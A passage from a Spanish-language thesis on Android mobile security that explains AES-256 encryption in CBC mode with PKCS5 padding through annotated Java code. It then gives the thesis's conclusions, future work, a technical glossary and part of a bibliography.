Uno de los parámetros a definir es el algoritmo que se va a utilizar, en este caso se va a usar el algoritmo *Advanced Encryption Standard* (*AES*). Éste es un algoritmo de encriptación de clave simétrica dado que hay una sola clave para la encriptación y desencriptación. Esta clave es otro parámetro a definir, según el estándar de AES [STANAES], se permiten claves de diferentes tamaños: 128, 192 y 256 *bits*; en este caso se usó el tamaño máximo, utilizando un texto de 32 caracteres aleatorios (32 *bytes* = 256 bits). Para obtener caracteres aleatorios se puede recurrir a sitios *web* dedicados a esta tarea, por ejemplo *random.org* [RANDORG].

Los algoritmos de encriptación simétrica procesan un conjunto de bloques de datos de tamaño fijo. Según el estándar de *AES* [STANAES], los bloques son de 128 *bits*. O sea que el tamaño total (en *bits*) de los datos a ser encriptados tiene que ser múltiplo de 128 *bits*. Sin embargo, ésto no sucede a menudo, los datos de entrada no suelen acomodarse perfectamente en todos los bloques de datos necesarios, es decir que el último bloque de datos no logra completar la agrupación. Una solución a este problema es completar el último bloque con *bits* en cero, este método se llama *zero padding*. Otra solución consiste en contar la cantidad de bits que faltan en el último bloque y completar esos bits con este número; *PKCS5 Padding* se basa en este mecanismo y es el que se va a usar en esta implementación, basándose en lo que indica la documentación de *Java* [JAVCIPH]. Para dejar en claro cómo funciona este método se puede mostrar un ejemplo ilustrativo, suponiendo que los datos de entrada constan de 1 sólo bloque de 128 *bits* que no puede ser completado. Entonces el bloque se maneja de la siguiente forma [PADDAES]:

Caracteres *ASCII* = Hello

Caracteres en hexadecimal = 48656C6C6F

Aplicación de *PKCS5 Padding* = 48656C6C6F0B0B0B0B0B0B0B0B0B0B0B

Se repita 0B (11 en decimal) porque son 11 *bytes* que faltan completar.

Otro parámetro a considerar, es la forma de manejar los bloques de texto plano que ingresan al algoritmo central y los bloques encriptados que salen. Para ilustrar este tratamiento que se aplica a los bloques de datos, se explicará el método más simple, llamado *Electronic Code Book* (*ECB*) [ANAPPSE].





Figura 25 – Forma de trabajo de ECB[10]

Este método es sencillo y muy vulnerable porque se lo puede atacar con el reconocimiento de patrones. Dado que cada bloque se cifra de forma separada, se pueden obtener bloques cifrados iguales a partir de bloques de texto plano iguales, de acá se deduce que se usa *ECB*. Entonces el foco de un atacante se centraría en desencriptar un sólo bloque encriptado y no el mensaje entero encriptado.

No se va a utilizar *ECB*, si no otro método más fuerte que se llama *cipher-block chaining mode* (*CBC mode*) [ANAPPSE]. Este método consiste en procesar cada bloque de forma secuencial, generando una dependencia entre cada uno: la entrada de uno depende de la salida del anterior. En detalle, el procedimiento es el siguiente, el primer bloque del texto plano se le aplica la operación lógica *XOR* junto al vector de inicialización (un parámetro adicional que definirá el usuario), su resultado será tomado como valor de entrada en la encriptación de este bloque; una vez que se encripta el bloque, se lo guarda para tenerlo en cuenta en el procesamiento del siguiente bloque. En el segundo bloque, se aplica la operación lógica *XOR* entre el resultado de la encriptación del bloque anterior y el segundo bloque del texto plano de entrada; este resultado se encriptará y se guardará su encriptación para procesar el siguiente bloque. Este ciclo se repite sucesivamente hasta terminar con los bloques.



10 Wikipedia (2013). Electronic Codebook (ECB) mode encryption. Recuperado de https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation.

Figura 26 – Forma de trabajo de CBC[11]

Otro tema a considerar en esta implementación de la encriptación, es que durante el proceso de encriptación es importante conservar el contenido del vector de inicialización para luego poder desencriptar con éste, sin este vector es imposible desencriptar. Por eso, se ha adjuntado el vector de inicialización junto con los datos encriptados. Luego en el proceso de desencriptación, se los separan y se usa el vector de inicialización para inicializar el proceso.

Dado que se expusieron conceptos de encriptación y se dió una idea general del funcionamiento de la encriptación en esta implementación, a continuación se aplicará lo expuesto en el código fuente, las funciones de encriptación y desencriptación se encuentran en el archivo *CryptoUtils.java*

En el Cifrado:

```
new SecureRandom().nextBytes(iv);
```

// Genera y guarda *bytes* aleatorios en el vector pasado como parámetro [DEVRAND].

```
Key secretKey = new SecretKeySpec(key.getBytes("utf-8"),
ALGORITHM);
```

// Se especifica una clave secreta (encriptación simétrica) en formato binario y el algoritmo con la instanciación de una clase que sirve para especificar parámetros [DEVSKEY].
// El constructor tiene 2 parámetros: la clave (en binario) y el nombre del algoritmo que se asocia con la clave.
// Se usa *getBytes("utf-8")* y no *getBytes()*, porque si no se define un parámetro, tomará los valores por defecto del sistema. En este caso, se define un formato de codificación de caracteres para eliminar cualquier duda.

```
AlgorithmParameterSpec ivSpec = new IvParameterSpec(iv);
```

// Crea un objeto que contiene un vector de inicialización (*Initialization Vector* o *IV*) para el algoritmo de encriptado [DEVPSPE].
// Esta instanciación es acorde a un modelo de especificación de parámetros de *Java* dedicado a la criptografía.
// Se pasa un vector de *bytes* aleatorios como parámetro.

```
Cipher cipher = Cipher.getInstance(TRANSFORMATION);
```

// La clase *Cipher* se encarga de realizar el proceso de encriptación y desencriptación.
// En esta línea de código se obtiene una instancia de la clase *Cipher* para los parámetros especificados, éstos se definen en un texto (se lo llama transformación) que describe la operación (o conjunto de operaciones) que se van a ejecutar dados unos datos de entrada (texto plano) para producir unos datos de salida (texto codificado) [JAVCIPH]. Este texto tiene un formato "*algorithm/mode/padding*"; para esta aplicación se usó el texto "*AES/CBC/PKCS5Padding*" que define el uso del algoritmo de encriptación asimétrica *AES*, usando el modo *CBC* para manejar los bloques de datos y el método *PKCS5 Padding* para completar el último bloque. El método busca un algoritmo que encaje con

11 Wikipedia (2013). Cipher Block Chaining (CBC) mode encryption. Recuperado de https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation.

estos parámetros y retorna su instancia encapsulada dentro de un objeto *Cipher* [DEVCIPH].

```
cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivSpec);
```

// Inicializa la instancia obtenido anteriormente con los siguientes parámetros: una constante que define la operación criptográfica a ejecutar (encriptación o desencriptación), la clave (dentro de una estructura de datos) y el vector de inicialización.

```
byte[] outputBytes = cipher.doFinal(txt.getBytes("utf-8"));
```

// Ejecuta el proceso de transformación (encriptación o decriptación) con los datos binarios de entrada (contenidos en el *buffer* que se pasan como parámetro) y retorna el resultado de la transformación (en un nuevo buffer) [DEVCIPH].

```
byte[] ivAndCipherText = joinArrays(iv, outputBytes);
```

// La función "*joinArrays()*" une 2 vectores de *bytes* en uno. En este caso combina los parámetros del algoritmo y el resultado de la encriptación en un vector.

```
String encryptedText = Base64.encodeToString(ivAndCipherText,
Base64.NO_WRAP);
```

// Codifica unos datos binarios (un vector de *bytes*) a un texto (un *string* con caracteres imprimibles) con la codificación *Base64*.

// La constante *Base64.NO_WRAP* determina la exclusión de todos los saltos de línea. Los caracteres devueltos estarán todos en una misma línea.

En el descrifrado:

```
byte[] ivAndCipherText = Base64.decode(encryptedText,
Base64.NO_WRAP);
```

// Decodifica el texto en formato *Base64* a su formato original en binario.

```
byte[] iv = Arrays.copyOfRange(ivAndCipherText, 0, 16);
byte[] cipherText = Arrays.copyOfRange(ivAndCipherText, 16,
ivAndCipherText.length);
```

// Se divide el vector "*ivAndCipherText*" en 2 partes: una que corresponde al vector de inicialización y otra que corresponde a los datos encriptados.

```
AlgorithmParameterSpec ivSpec = new IvParameterSpec(iv);
```

// Se explicó en el cifrado.

```
Key secretKey = new SecretKeySpec(key.getBytes("utf-8"),
ALGORITHM);
```

// Se explicó en el cifrado

```
Cipher cipher = Cipher.getInstance(TRANSFORMATION);
```

// Se explicó en el cifrado

```
cipher.init(Cipher.DECRYPT_MODE, secretKey, ivSpec);
```

// Se explicó en el cifrado.

```
byte[] outputBytes = cipher.doFinal(cipherText);
```

// Se explicó en el cifrado.

```
String s = new String(outputBytes, "utf-8");
```

// Conversión directa de datos binarios (un vector de *bytes*) a texto (un *string*), empleando el formato de codificación de caracteres *UTF-8.*

Capítulo 6

Conclusiones y trabajo a futuro

6.1 Objetivo

El objetivo general de este capítulo es mostrar que este trabajo ha conseguido el objetivo propuesto. Se enumeran las contribuciones presentadas así como las líneas futuras de trabajo.

6.2 Conclusiones

Considero que los objetivos planteados al comienzo de esta tesina se lograron al presentar un panorama de la seguridad móvil.

Se analizó el contexto de la seguridad en el ámbito móvil, con teoría y pruebas prácticas; al final, se propusieron distintas alternativas de concientización.

En el transcurso de la investigación se hizo evidente la constante evolución del ámbito móvil. El afán de las empresas en lanzar al mercado nuevas funcionalidades, y productos encuentra al usuario no preparado adecuadamente para proteger su información y modificar su conducta en el uso.

En este trabajo de tesina inicialmente se exploró el estado del arte, analizando la tecnología asociada a dispositivos móviles y su contexto en el marco de la seguridad, incluyendo riesgos actuales. Los *smartphones* son grandes protagonistas en esta época, pero no son los únicos. Están e irán apareciendo nuevos dispositivos, como por ejemplo, los *wearables devices*. También se están redefiniendo algunos electrodomésticos, como las heladeras inteligentes que soportan *Android*. El avance de *IoT* exige nuevos desafíos en técnicas de comunicación e interacción.

En la parte correspondiente a seguridad en dispositivos móviles, se puede mencionar que el discernimiento y conocimiento del usuario son factores claves para que no sea víctima de un ataque. Por eso, se requiere un entrenamiento mínimo para usar un *smartphone* (u otro dispositivo móvil). Una postura conveniente (para los usuarios principiantes), dado que los *smartphones* actuales poseen una gran potencia de procesamiento, una gran comunidad de desarrolladores que extienden la funcionalidad del sistema operativo, etc., es simplificar o minimizar la funcionalidad del *smartphone* acercándose a las funciones originales (como las llamadas telefónicas, mensajes de texto, etc.). El exceso de aplicaciones incrementa la complejidad, lo que propicia el desorden para un usuario que puede estar en cualquier lugar. Para esta postura, es adecuado evitar la instalación

compulsiva de aplicaciones.

Durante la realización de este trabajo se notó que existe una buena predisposición por parte de los usuarios para renovar sus *smartphones* y adquirir los últimos modelos. Una postura posible para mantener cierto nivel de seguridad es la minoración de este comportamiento. La sustitución del equipo es una etapa crítica en donde se reemplaza no sólo el *hardware* viejo, sino que posiblemente se actualice el conocimiento que se tenía para manejar el viejo *smartphone* (el usuario tiende a adquirir un smartphone con una renovada interfase de usuario); es decir, de alguna manera se modifica la costumbre del usuario. Además, en el intercambio de *smartphones* se realiza una transferencia de los datos contenidos en el *smartphone* viejo, lo cual requiere cierto tiempo y cuidado. Por ejemplo, una frecuencia razonable podría ser de 2 años y 1 semana se necesita para acomodarse a la nueva interfase y funciones incorporadas. Como conclusión se puede sacar que la renovación del *smartphone* es una etapa crítica y se debe llevar a cabo de forma paulatina.

Otra conclusión de esta fase de seguridad en dispositivos móviles, es que en el entorno móvil se heredaron muchas características del entorno de escritorio, como así también se pudieron migrar ciertas vulnerabilidades y amenazas de seguridad. Por ejemplo, el ataque de *sniffing* que se mostró en la parte de pruebas se heredó del entorno de escritorio.

Además, se puso en evidencia que la información y herramientas necesarias para perjudicar a un usuario de un *smartphone* están al alcance de cualquier persona. Existe cierta facilidad en la perpetración de un ataque a un *smartphone*, con pocos recursos y pocos conocimientos. Esto se suma al incremento del poder de cómputo de los *smartphone* que los vuelven en blancos favoritos de los atacantes. Incluso, cabe la posibilidad de efectuar ataques desde un *smartphone* a otro.

Se describió parte del funcionamiento interno de *Android*. En base a esta investigación se concluyó que se necesita más documentación detallada, madura y actualizada que describa su funcionamiento interno. En la actualidad, este tema es confuso, oculto y hay poco material sobre el tema que pertenezca a las fuentes oficiales.

En la exploración de la plataforma *Android*, se notó que la velocidad con que evoluciona *Android* es rápida. *Android* llevó al mercado global algunos proyectos de software libre (algunos estaban abandonados) que estaban contenidos en una comunidad de desarrolladores limitada. Entre ellos se puede mencionar a los proyectos *Apache Harmony* y *OpenBinder*.

Se han realizado pruebas y se ha descrito el procedimiento para llevarlas a cabo, con la finalidad de demostrar que es factible la explotación de la plataforma *Android* y se pueden extrapolar estos ataques a otros entornos móviles. Es importante mencionar que gran parte del trabajo que se llevó a cabo realizando las pruebas se lo debe a la ayuda que aportaron las herramientas usadas, facilitando las demostraciones.

Se han mostrado alternativas para contrarrestar los riesgos y concientizar al usuario, ya sea un integrante de una organización o sea un usuario corriente.

Finalmente, destaco que este trabajo de tesina se pudo realizar con bajos recursos financieros e, inicialmente, con algunos conocimientos de seguridad informática y poca experiencia profesional. Su conclusión se debe a paciencia, perseverancia y voluntad, y la gran colaboración de docentes, de amigos y familiares, que me brindaron su apoyo.

6.3 Trabajo a futuro

A partir de lo realizado hasta ahora, se pueden proponer trabajos a futuro, de los cuales algunos son mejoras a las recomendaciones propuestas (capítulo 5) y otros se refieren a extender conocimientos adquiridos (capítulo 1, 2, 3 y 4).

En cuanto a las mejoras en las recomendaciones, se puede mencionar:

- Las recomendaciones para los desarrolladores se pueden ampliar para otras plataformas, como por ejemplo *iOS*, en donde se puede presentar un desarrollo de ejemplo utilizando la API de una plataforma específica y conceptos de programación de una plataforma en particular.
- Se pueden extender las demostraciones. Por ejemplo, se puede realizar una implementación de la encriptación de clave pública para la comunicación entre 2 *smartphones*.

En cuanto a la extensión de los conocimientos adquiridos, se puede mencionar:

- Las pruebas se pueden llevar a cabo en otros sistemas operativos móviles. Por ejemplo, en *Windows Phone* se puede aplicar el ataque de *sniffing*.
- Se pueden agregar otras pruebas. Por ejemplo, se puede generar un *malware* para demostrar que es factible, a partir de una aplicación legítima y utilizando las herramientas que vienen incorporadas en *Kali Linux*. Otro ejemplo sería demostrar que se puede realizar un ataque mediante la interface *bluetooth*.
- Confección de una comparación entre varios sistemas operativos en materia de seguridad.

Glosario

Actuador

Un actuador es un dispositivo inherentemente mecánico cuya función es proporcionar fuerza para mover o "actuar" otro dispositivo mecánico. La fuerza que provoca el actuador proviene de tres fuentes posibles: presión neumática, presión hidráulica y fuerza motriz eléctrica. Dependiendo del origen de la fuerza, el actuador se denomina "neumático", "hidráulico" o "eléctrico".

AOSP (*Android Open Source Project*)

Es una iniciativa creada para guiar en el desarrollo y mantenimiento de la plataforma móvil *Android*. No es una guía para el desarrollo de aplicaciones. La plataforma *Android* consiste del sistema operativo, *middleware* y las aplicaciones móviles integradas.

API (*Application Programming Interface*)

En el contexto de la programación de computadoras, una interface de programación de aplicaciones (API) es un conjunto de rutinas, protocolos y herramientas para la creación de aplicaciones.

AVD (*Android Virtual Device*)

Es una configuración de emulador que permite modelar un dispositivo real definiendo opciones de *hardware* y *software* a ser emuladas por el Emulador de *Android*. Un AVD se lo puede ver como un perfil que contiene una serie de atributos y valores relacionados a un dispositivo virtual.

Backdoor

Es un programa con utilidades que se lo maneja de forma remota y evita los mecanismos de seguridad habituales para controlar un programa, equipo o red, sin ser percibido.

Banda base

En Telecomunicaciones, el término banda base se refiere a la banda de frecuencias producida por un transductor, tal como un micrófono, un manipulador telegráfico u otro dispositivo generador de señales que no es necesario adaptarlo al medio por el que se va a trasmitir.

Boot (o booting)

Se refiere a la fase de arranque o secuencia de arranque, que consiste en la ejecución de una serie de pasos para iniciar el sistema operativo cuando se enciende una computadora. Se encarga de la inicialización del sistema y de los dispositivos.

Bootloader

Un gestor de arranque o arrancador (*bootloader*) es un programa sencillo que no tiene la totalidad de las funcionalidades de un sistema operativo. Está diseñado exclusivamente

para preparar todo lo que necesita el sistema operativo para funcionar. Normalmente se utilizan los cargadores de arranque multietapas, en los que varios programas pequeños se suman los unos a los otros, hasta que el último de ellos carga el sistema operativo.

Driver

Un controlador de dispositivo o manejador de dispositivo (*device driver* o simplemente *driver*) es un programa informático que permite al sistema operativo interactuar con un periférico, haciendo una abstracción del *hardware* y proporcionando una interfaz (posiblemente estandarizada) para utilizar el dispositivo.

EXIF (Exchangeable Image File Format)

Es un estándar que especifica los formatos para imágenes, sonidos y etiquetas auxiliares usadas por las cámaras digitales (incluyendo *smartphones*), escáneres y otros sistemas que manejan archivos de imágenes y sonidos grabados por cámaras digitales.

Exploit

Un exploit es un programa o parte de un programa que se aprovecha de una deficiencia o una vulnerabilidad de un sistema. Su objetivo puede llegar a ser la destrucción o inhabilitación de un sistema, por lo general el creador del *exploit* trata de obtener acceso a un sistema de forma no autorizada para obtener algún beneficio o para realizar otros ataques desde ese sistema. El código que explota la vulnerabilidad no es un código malicioso en sí mismo, se lo utiliza como un medio para alcanzar un fin, ya que al explotar vulnerabilidades del sistema permite hacer uso de funciones que no estarían permitidas en caso normal. Cientos de *exploits* son publicados por día, para cualquier sistema y programa existente.

Feature phones

Celulares que no tienen características de *smartphones*.

FHS

Es un estándar que describe los directorios principales, sus contenidos y usos, dentro de un *filesystem* en donde se aloja un sistema *Linux*.

Fork

En el contexto de los sistemas operativos basados en *Unix*, *fork* es una operación en donde un proceso se crea una copia de sí mismo. Usualmente es una llamada al sistema, implementada en el *kernel*. *Fork* es el método principal para crear procesos en un sistema basado en *Unix*.

Fork*

Es la creación de un proyecto en una dirección distinta de la principal u oficial, tomando el código fuente del proyecto ya existente.

Form factor

Es la apariencia general, el tamaño y la forma de un dispositivo móvil. Hay tres ramas principales: *bar phones* (aquellos que no tienen tapa y todas sus partes son fijas), *flip phones* (aquellos que se pueden abrir dado que tienen una tapa) y *sliders* (aquellos que descubren una parte oculta deslizando una parte hacia un lado, generalmente esconden un teclado físico).

Forward declarations

Es una declaración de un identificador, que denota una entidad (como un tipo, una variable, una constante o una función), para lo cual el programador aún no ha dado una definición completa.

GNU

Es una amplia colección de *software* que se puede utilizar para construir un sistema operativo tipo *Unix*. GNU está compuesto enteramente de software libre.

Header

Muchos lenguajes de programación y otros archivos de computadora tienen una directiva, frecuentemente llamada "*include*" (como también "*copy*" e "*import*"), la cual acarrea la inserción de los contenidos de un segundo archivo al archivo original. A menudo los *headers* son usados para definir la disposición física de los datos de un programa, también pueden ser piezas de un código procedural y/o *forward declarations* si bien promueven la encapsulación y el reúso de código.

Hook

En el contexto del desarrollo de aplicaciones, el término *hooking* cubre una gama de técnicas utilizadas para alterar o aumentar el comportamiento de un sistema operativo, aplicaciones o de otros componentes de *software* mediante la interceptación de llamadas a funciones, eventos o mensajes pasados entre componentes de *software*. El código que maneja este tipo de llamadas a funciones, eventos o mensajes interceptados, se llama "*hook*".

Host

Un *host* de una red es una computadora u otro dispositivo conectado a una red de computadoras. Un host puede ofrecer recursos de información, servicios y aplicaciones a usuarios u otros nodos de la red.

IDE (*Integrated Development Environment*)

Un ambiente de desarrollo integrado o entorno de desarrollo interactivo, es una aplicación informática que proporciona servicios integrales para facilitarle al desarrollador o programador el desarrollo de *software*. Normalmente, un IDE consiste de un editor de código fuente, herramientas de construcción automática y un depurador.

IMEI (*International Mobile Station Equipment Identity*)

Es un número de 15 dígitos que identifica a un celular a nivel mundial. El celular lo memoriza de forma permanente. Se lo puede encontrar impreso en un etiqueta pegada en el interior del celular o puede ser mostrado con la ejecución de un código USSD (*#06#).

IPC (*Inter-process Communication*)

En informática, la comunicación entre procesos (IPC) es la actividad de intercambio de datos a través de múltiples y comúnmente especializadas procesos que utilizan protocolos de comunicación.

JNI (*Java Native Interface*)

Es un *framework* de programación que permite dentro a un programa escrito en *Java* correr en una *Java Virtual Machine* (JVM) para llamar y ser llamado por aplicaciones nativas (programas para correr únicamente dentro de un contexto de *hardware* y sistema operativo específico) y librerías escritas en otros lenguajes como C, C++ y Assembly.

Logcat

Es un comando que sirve para filtrar una gran cantidad de *logs* provenientes del sistema de *logging* de *Android*, el cual provee un mecanismo para la recolección y visualización de la salida del depurador del sistema. Se puede usar *logcat* desde una *shell* via ADB para ver los mensajes de *log*.

Logging

Logging es el acto de mantener un registro (archivo de *log*). El archivo de *log* es un archivo en el cual generalmente se graban eventos que ocurren en un sistema operativo u otro software en tiempo de ejecución.

Marketplace

Un *marketplace online* (o *marketplace* de *e-commerce online*) es un tipo de sitio de *e-commerce* donde la información de los productos o servicios es provista por terceros, donde la transacción es procesada y realizada por el operador del *marketplace*.

En un *marketplace online*, las transacciones del consumidor son procesadas por el operador del *marketplace*, luego es entregado y concluido por los minoristas o mayoristas que estan participando de la transacción. Otras competencias del *marketplace* podría incluir las subastas, catálogos, pedidos, publicidad, la opción de realizar intercambios comerciales, entre otras.

Middleware

Es un *software* que proporciona servicios a las aplicaciones, más allá de las disponibles en el sistema operativo. *Middleware* es el *software* que conecta los componentes de *software* o aplicaciones empresariales.

Multithreading

Multithreading se encuentra principalmente en los sistemas operativos multitarea. Es un término de programación ampliamente usado, concretamente es un modelo de ejecución que permite a múltiples hilos de existir en el contexto de un proceso único.

Namespace

Un *namespace* define un grupo de clases relacionadas.

NFC (Near field communication)

Es una tecnología de comunicación inalámbrica, de corto alcance y alta frecuencia que permite el intercambio de datos entre dispositivos.

Open source

Es un modelo de desarrollo general que promueve el acceso universal a través de una licencia gratuita para el diseño o modelo de un producto, y la redistribución universal de este diseño o modelo, incluyendo las mejoras posteriores al mismo por cualquiera.

Package

En *Java*, un paquete es un contenedor de clases que permite agrupar las distintas partes de un programa cuya funcionalidad tienen elementos comunes.

Parser

Un parser es un componente de *software* que toma datos de entrada (comunmente texto) y construye una estructura de datos (comunmente genera alguna estructura jerárquica) dando una representación estructural de la entrada y durante el proceso verifica si la sintaxis es correcta.

Patch

Es una pieza de *software* diseñada para actualizar un programa o los datos que maneja, para arreglarlo o mejorarlo.

Payload

Es la parte de un *malware* que ejecuta una acción maliciosa.

Pipes

Es un canal de comunicación FIFO que puede ser usado para IPC de un sentido único. Si se requiere un canal con 2 sentidos, se necesitarían 2 *pipes*.

Pool

Es un conjunto de recursos que se mantienen listos para su uso, en vez de adquirir los recursos en el momento que se los va a usar y luego se los libera.

QEMU (Quick EMUlator)

Es un proyecto *open source* que desarrolla y mantiene un gestor de máquinas virtuales

que permite la virtualización de *hardware*.

Renderizar

Es la actividad de generar una imagen a partir de un modelo por medio de un programa.

Script

Un *script* es un programa usualmente simple, que por lo regular se almacena en un archivo de texto plano. Los *scripts* son casi siempre interpretados, pero no todo programa interpretado es considerado un *script*. El uso habitual de los scripts es realizar diversas tareas como combinar componentes, interactuar con el sistema operativo o con el usuario. Por este uso, es frecuente que los *shells* sean a la vez intérpretes de este tipo de programas.

Serializar

La serialización es el proceso de traducción de estructuras de datos o el estado de un objeto en un formato que puede ser almacenado (por ejemplo, en un archivo o en memoria) y puede ser reconstruido más tarde en el mismo o en otro ambiente. Esta técnica facilita la portabilidad de abstracciones en el contexto de la programación.

Shell

Es el programa informático que provee una interfaz de usuario para acceder a los servicios del sistema operativo.

Socket (IPC Socket)

Es un terminal de comunicaciones de datos para intercambiar datos entre procesos que se estan ejecutando sobre el mismo sistema operativo en el mismo *host*.

Thread

Es la secuencia más chica de instrucciones programadas que pueden ser manejadas independientemente por un planificador, el cual es una parte del sistema operativo.

Ubicuidad (Ubiquity)

Este término se refiere a la relación íntima entre la tecnología móvil y las personas, que cada vez se incrementa más. Este término surge del fenómeno de la presencia de la computación móvil en varios de los entornos cotidianos (en un auto, en un bar, en una casa, etc.) que cuenta con el soporte físico de algunos de los elementos que ya contamos (teléfonos, radios, televisores, etc.).

Widget

Los *widgets* son pequeñas aplicaciones gráficas que se empotran en la pantalla inicial (escritorio) del *smartphone* para dar fácil acceso a funciones frecuentemente usadas y proveer de información visual.

Bibliografía

[ABOUOSI] "About the Open Source Initiative", https://opensource.org/about

[ACTGUID] “Activites”, https://developer.android.com/guide/components/activities.html

[ADMANDR] "Administración de dispositivos móviles y aplicaciones de Google Apps", https://apps.google.com/products/admin/mobile/

[AIDLDEV] "Android Interface Definition Language (AIDL)", http://developer.android.com/intl/es/guide/components/aidl.html

[AIRDROI] "AirDroid", https://www.airdroid.com/

[AIRFORU] "[New] AirDroid v3.1.4 Update, Fixed File Upload Exploit of AirDroid App", http://forums.airdroid.com/viewtopic.php?f=6&t=15870

[ALTMARK] "Distributing Android apps outside of the Android Market", http://stackoverflow.com/questions/2660081/distributing-android-apps-outside-of-the-android-market

[ALTPLAY] "Cómo darse de alta como desarrollador Android en Google Play", https://www.yeeply.com/blog/como-darse-de-alta-como-desarrollador-android-en-google-play/

[AMAZAPP] "Amazon Appstore", http://www.amazon.com/mobile-apps/b/ref=topnav_storetab_mas?ie=UTF8&node=2350149011

[ANAPPSE] Sheran A. Gunasekera, "Android Apps Security", Apress, 2012.

[ANDABOU] "Android, the world's most popular mobile platform", http://developer.android.com/intl/es/about/android.html

[ANDBASE] "Base64", http://developer.android.com/reference/android/util/Base64.html

[ANDDIFF] Hadeel Tariq Al-Rayes, "Studying Main Differences between Android & Linux Operating Systems", Octubre, 2012

[ANDDOWN] "Downloading the Source", http://source.android.com/source/downloading.html

[ANDENCR] "Full Disk Encryption", https://source.android.com/devices/tech/security/encryption/

[ANDHACK] Joshua J. Drake, Pau Oliva Fora, Zach Lanier, Collin Mulliner, Stephen A. Ridley, Georg Wicherski, "Android Hacker's Handbook", Wiley, 2013

[ANDMOFF] "Turn Android Device Manager on or off", https://support.google.com/accounts/answer/3265955?hl=en&ref_topic=6160499

[ANDOPEN] "The Android Source Code", http://source.android.com/source/index.html

[ANDPARA] "Paranoid network-ing", http://elinux.org/Android_Security#Paranoid_network-

ing

[ANDRFUN] "Application Fundamentals", http://developer.android.com/guide/components/fundamentals.html

[ANDRINT] "Intents and Intent Filters", http://developer.android.com/guide/components/intents-filters.html

[ANDRLAY] "Layouts", http://developer.android.com/guide/topics/ui/declaring-layout.html

[ANDRLIC] "Licenses", https://source.android.com/source/licenses.html

[ANDROAU] "Android AUto", https://www.android.com/auto/

[ANDROES] "Un poco de luz sobre si Android es Open Source y gratis", http://www.android.es/un-poco-de-luz-sobre-si-android-es-open-source-y-gratis.html

[ANDROPH] "Android Phones", https://www.android.com/phones/

[ANDROTA] "Android Tablets", https://www.android.com/tablets/

[ANDROTG] "Todo sobre el USB OTG: ¿Qué es? ¿Cómo se usa? ¿Es compatible mi smartphone?", http://www.elandroidelibre.com/2013/03/todo-sobre-el-usb-otg-que-es-como-se-usa-es-compatible-mi-smartphone.html

[ANDROTV] "Android TV", https://www.android.com/tv/

[ANDROWE] "Android Wear", https://www.android.com/wear/

[ANDRPIT] "AndroidPIT", https://www.androidpit.com/android-apps

[ANDRSER] “Service”, https://developer.android.com/guide/components/services.html

[ANDRVIE] "UI Overview", http://developer.android.com/guide/topics/ui/overview.html

[ANDRX86] "Android-x86 - Porting Android to x86", http://www.android-x86.org/

[ANDSECU] Abhishek Dubey, Anmol Misra, "Android Security", CRC Press, 2013

[ANDWIRE] Shane Conder, Lauren Darcey, "Android Wireless Application Development", Addison-Wesley, 2011

[ANSECIN] Nikolay Elenkov, "Android Security Internals: An In-Depth Guide to Android's Security Architecture", No Starch Press, 2014

[ANSECOV] "Security", http://www.android.com/security/overview/

[AOSPCOD] "Codelines, Branches, and Releases", http://source.android.com/source/code-lines.html

[AOSPCOM] "Android Community", http://source.android.com/source/community.html

[AOSPGER] "Gerrit Code Review", https://android-review.googlesource.com/

[APKFFUN] "Download AirDroid 3.1.3 APK File", http://www.apk4fun.com/apk/56479/

[APPBRAI] "AppBrain", http://www.appbrain.com/

[APPBRAI] "Number of available apps", http://www.appbrain.com/stats/number-of-android-apps

[APPFEES] "Choosing a Membership", https://developer.apple.com/support/compare-memberships/

[APPLEPA] "In-App Purchase for Developers", https://developer.apple.com/in-app-purchase/

[APPLSUP] "Utiliza un PIN de la SIM para tu iPhone o iPad", https://support.apple.com/es-es/HT201529

[APPSBAC] "Back up or restore data on your device", https://support.google.com/nexus/answer/2819582?hl=en-GB

[APPSECU] Jeff Six, "Application Security for the Android Platform", O'Reilly, 2012.

[APPSEOV] “Application Security”, https://source.android.com/security/overview/app-security.html

[APPSLIB] "AppsLib", http://appslib.com/

[APWGREP] Jart Armin, "Mobile Threats and the Underground Marketplace", APWG, 2013.

